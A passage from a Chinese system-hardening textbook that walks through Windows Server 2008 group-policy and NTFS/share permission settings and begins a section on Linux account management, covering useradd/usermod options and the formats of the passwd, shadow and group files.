选中“已启用”选项，再单击“确定”按钮退出组策略属性设置窗口，这样一来就能成功启用限制 Internet Explorer 进程下载文件的策略设置，日后 Windows Server 2008 系统就会自动弹出阻止 Internet Explorer 进程的非用户初始化的文件下载提示，单击提示对话框中的“确定”按钮，恶意程序就不会通过 IE 浏览器窗口随意下载并保存到本地计算机硬盘中了。

2. 对重要文件夹进行安全审核

Windows Server 2008 系统可以使用安全审核的方法来跟踪访问重要文件夹或其他对象的登录尝试、用户账号、系统关闭、重启系统以及其他一些事件。要是我们能够充分利用 Windows Server 2008 系统文件夹的审核功能，就能有效保证重要文件夹的访问安全性，其他非法攻击者就无法轻易对其进行恶意破坏。在对 Windows Server 2008 系统中的重要文件夹进行访问审核时，可以按照如下步骤来进行。

首先以特权账号进入 Windows Server 2008 系统环境，依次单击系统桌面中的“开始”→“运行”选项，在系统运行框中执行 gpedit.msc 命令，打开本地计算机的组策略编辑窗口。

其次在组策略编辑窗口左侧区域展开“计算机配置”分支。再依次选择该分支下面的“Windows 设置”→“安全设置”→“本地策略”→“审核策略”选项，在对应“审核策略”选项的右侧显示区域中找到“审核对象访问”目标组策略项目，并用鼠标右击该项目，执行右键菜单中的“属性”命令，打开目标组策略项目的属性设置窗口，如图 4.27 所示。




图 4.27　审核访问对象

选中该属性设置窗口中的“成功”和“失败”复选项，再单击“确定”按钮，如此一来访问重要文件夹或其他对象的登录尝试、用户账号、系统关闭、重启系统以及其他一些事件无论成功与失败，都会被 Windows Server 2008 系统自动记录并保存到对应的日志文件中，我们只要及时查看服务器系统的相关日志文件，就能知道重要文件夹以及其他一些对象是否遭受过非法访问或攻击，一旦发现系统存在安全隐患，我们就可以根据日志文件中的内容及时采取针对性措施进行安全防范。

3. 禁止改变本地安全访问级别

在办公室中，有时需要与他人共享使用同一台计算机，当我们对本地计算机的 IE 浏览器安全访问级别设置完成，肯定不希望他人随意更改它的安全访问级别，安全级别要是设置得太低，会导致潜藏在网络中的各种病毒或木马对本地计算机进行恶意攻击，从而可能造成本地系统运行缓慢或者无法正常运行的故障现象发生。为了防止其他人随意更改本地计算机的安全访问级别，Windows Server 2008 系统允许我们进行如下设置，来保护本地系统的安全。

首先以特权账号进入 Windows Server 2008 系统环境，依次单击系统桌面中的“开始”→“运行”选项，在系统运行框中执行 gpedit.msc 命令，打开本地计算机的组策略编辑窗口。

其次在组策略编辑窗口左侧区域展开“用户配置”分支，再依次选择该分支下面的“管理模板”→“Windows 组件”→Internet Explorer→“Internet 控制面板”选项。在对应的“Internet 控制模板”选项右侧显示区域中找到“禁用安全页”目标组策略项目，并用鼠标右击该项目，执行右键菜单中的“属性”命令，打开目标组策略项目的属性设置窗口，如图 4.28 所示。

选中该属性设置窗口中的“已启用”选项，再单击“确定”按钮结束目标组策略属性设置操作。这样 Internet Explorer 的安全设置页面就会被自动隐藏起来，其他人就无法进入该安全标签设置页面来随意更改本地系统的安全访问级别，那么本地计算机系统的安全性也就能得到有效保证。

当然，我们也可以通过隐藏 Internet Explorer 窗口中的“Internet 选项”，阻止其他计算机随意进入 IE 浏览器的选项设置界面，来篡改本地系统的安全访问级别以及其他上网访问参数。在隐藏 Internet Explorer 窗口中的“Internet 选项”时，可以按照前面的操作步骤打开 Windows Server 2008 系统的组策略编辑窗口，将鼠标定位于“用户配置”→“管理模板”→“Windows 组件”→Internet Explorer→“浏览器菜单”分支选项上，再将该目标分支选项下面的禁用“Internet 选项”组策略的属性设置窗口打开，如图 4.29 所示。然后选中其中的“已启用”选项，最后单击“确定”按钮就能使设置生效。



图 4.28 禁用安全页




图 4.29 Internet 选项

4.2.4 实践案例 4-4：Windows 权限管理

1. 设置、查看、更改或删除文件和文件夹权限

(1) 打开 Windows 资源管理器。

(2) 右击某文件夹，单击“属性”，然后单击“安全”选项卡，如图 4.30 所示。

(3) 执行以下任一操作。

① 要为没有在“组或用户名称”框中显示的组或用户设置权限，单击“添加”，键入系统中已存在的用户名，例如 user01，然后单击“确定”，如图 4.31 所示。

② 要更改或删除现有的组或用户的权限，单击该组或用户的名称进行删除，如图 4.32 所示。

(4) 要允许或拒绝某一权限，请在“用户或组的权限”框中，选中“允许”或“拒绝”复框。




图 4.30 "用户属性"对话框




图 4.31 "选择用户或组"对话框



图 4.32 "用户的权限"对话框

注意以下几点：

① 在 Windows Server 2008 家族中 Everyone 组不再包括 Anonymous Logon；

② 只能在使用 NTFS 格式化的驱动器上设置文件和文件夹权限；

③ 要更改权限，必须是所有者或已被所有者授予执行该操作权限的使用者；

④ 无论保护文件和子文件夹的权限是高是低，获得文件夹"完全控制"权限的组或用户都可以删除该文件夹内的文件和子文件夹；

⑤ 如果"用户或组的权限"下的复选框为灰色，或者"删除"按钮不可用，则文件或文件夹已经从父文件夹继承权限；

⑥ 添加新用户或新组时，默认情况下，该用户或组将具有“读取和运行”、“列出文件夹内容”和“读取”权限。

2. 设置、查看、更改或删除特殊权限

(1) 要配置安全性以便文件和子文件夹不会继承这些权限，清除“仅将这些权限应用到此容器中的对象和/或容器”复选项，如图 4.33 所示。




图 4.33 “用户的权限项目”对话框

(2) 单击“确定”，然后在“对象名的高级安全设置”中，单击“确定”。如果选中“用在此显示的可以应用到子对象的项目替代所有子对象的权限项目”复选项，所有文件和子文件夹会将其所有权限项重设为从父对象继承的那些项。单击“应用”或者“确定”后，将无法通过清除复选框撤消该操作(如图 4.34 所示)。




图 4.34 “用户的高级安全设置”对话框

注意以下几点：

① 如果选中"允许父项的继承权限传播到该对象和所有子对象，包括那些在此明确定义的项目"复选框，那么该文件或文件夹将从父对象继承权限；

② 要更改权限，必须是所有者或已被所有者授予了执行该操作的权限的使用者；

③ 无论保护文件和子文件夹的权限是高是低，获得文件夹"完全控制"权限的组或用户都可以删除该文件夹内的文件和子文件夹。

3. 设置共享资源的权限

(1) 打开 Windows 资源管理器。

(2)右击要设置权限的共享文件夹或驱动器，然后单击"共享和安全"。

(3) 在"共享"选项卡上，单击"权限"，进行以下任意修改，然后单击"确定"。

① 若要为用户或组指派共享资源的权限，请单击"添加"。在"选择用户、计算机或组"对话框中，查找或键入用户或组名，然后单击"确定"。

② 若要撤销对共享资源的访问权限，请单击"删除"。

③ 若要为用户或组设置单独权限，请在"组或用户"框的"权限"中，选择"允许"或"拒绝"复选框。

注意以下几点：

① 必须以 Administrations、Service Operators 组或 Power Users 组成员的身份登录才可完成此过程，如果计算机与网络连接，网络策略设置也可能无法完成此过程；

② 可以使用"共享文件夹"来管理本地和远程计算机上的共享资源；

③ 如果同时在共享资源和文件系统级别上指派权限，通常会使用更受限制的权限；

④ 通常，先给组指派权限，然后往组中添加用户，这样比给单个用户指派相同权限更容易一些；

⑤ 如果要更改特殊共享资源，例如 ADMIN $ 的权限，当终止并重新启动服务器服务或重新启动计算机时，将恢复默认设置，这种情况并不适用于那些由用户创建的共享名以 $ 结尾的共享资源；

⑥ 如果启用简单文件共享，那么文件共享选项会受到限制。

4.3　Linux 系统加固

4.3.1　实践案例 4-5：Linux 账号安全管理

操作系统账号安全是实现系统安全的第一步，但是不少企业的系统中都没有对操作系统进行有针对性的管理，如直接通过 root 账号登录、密码长期不进行修改以及密码复杂性设置得低等，这些都是十分危险的行为。其中最常见的就是直接通过 root 账号进行系统登录，由于 root 账号拥有系统所有操作的权限，因此极易因误操作而导致系统崩溃。本节就 Linux 系统账号安全技术进行详解。

1. 系统账号管理基础

1) 添加用户账号

(1) 命令：useradd [参数] ＜账号名＞。

(2) 参数及其解释。

-u：指定用户的 UID 号，此号码在整个系统中是唯一的。

-g：指定用户的主属 GID 号。

-G：指定用户的附属组，可写多个，以“，”隔开。

-M：强制不建立账号的 home 目录（每个账号都可以有一个 home 目录，用于保存用户自己的资料）。

-m：强制建立账号。

-c：指定用户账号的描述信息。

-d：指定 home 目录建立的位置（默认情况下 home 目录建立在/home/＜账号名＞）。

-s：指定用户登录所使用的 Shell。

2) 添加组账号

(1) 命令：groupadd [参数] ＜组名＞。

(2) 参数及其解释。

-g：指定组的 GID 号，此号码在整个系统中是唯一的。

3) 修改用户账号

(1) 命令：usermod [参数] ＜用户名＞。

(2) 参数及其解释。

-c：修改用户账号的描述信息。

-d：修改 home 目录建立的位置。

-e：指定此账号的到期时间，到期后要求用户对密码进行修改后再行使用。

-g：修改用户的主属 GID 号码。

-G：修改用户的附属组，可写多个，以“，”逗号隔开。

-l：修改用户账号的用户名。

-s：修改用户登录所使用的 Shell。

-u：修改用户的 UID 号，此号码在整个系统中是唯一的。

-L：暂时锁定此用户账号，不允许其进行登录（如某用户放假或出差时可进行账号锁定）。

-U：对用户账号进行解锁。

4) 修改组账号

(1) 命令：groupmod [-g gid] [-n group_name]。

(2) 参数及其解释。

-g：修改组的 GID 号，此号码在整个系统中是唯一的。

-n：修改组账号的名称。

5) 删除用户账号

(1) 命令：userdel [-r] ＜用户名＞。

(2) 参数及其解释。

-r：连同用户的 home 目录一同删除。

6）删除组账号

命令：groupdel<组名>。

7）账号及密码配置文件

/etc/passwd。

用户账号信息配置文件，每个账号信息占用一行，各属性以“：”隔开。

如，root：x：0：0：root：/root：/bin/bash。

说明，用户名：密码：UID：GID：账号描述信息：home 目录：用户登录 Shell。

/etc/shadow。

用户账号密码配置文件，每个账号信息占用一行，各属性以“：”隔开。

如，root：1RZpotIp0$X/MBioTGMrnIEML3t.Pd01：14371：0：99999：7：：：。

说明，用户名：密码：最近更改密码日期：多少天内允许修改密码：多少天内必须修改密码：必须在修改密码的前多少天提醒用户：超过必须修改密码的多少天后账号仍有效：账号失效日期：保留。

/etc/group。

组账号密码配置文件，每个账号信息占用一行，各属性以“：”隔开。

如，root：x：0：root。

说明，组名：组密码：GID：组用户列表。

2. 图形化账号管理

对于账号管理，Red Hat Enterprise Linux 提供了图形化的账号管理工具，使得系统管理员可以更方便直观地进行账号管理，如图 4.35 所示。

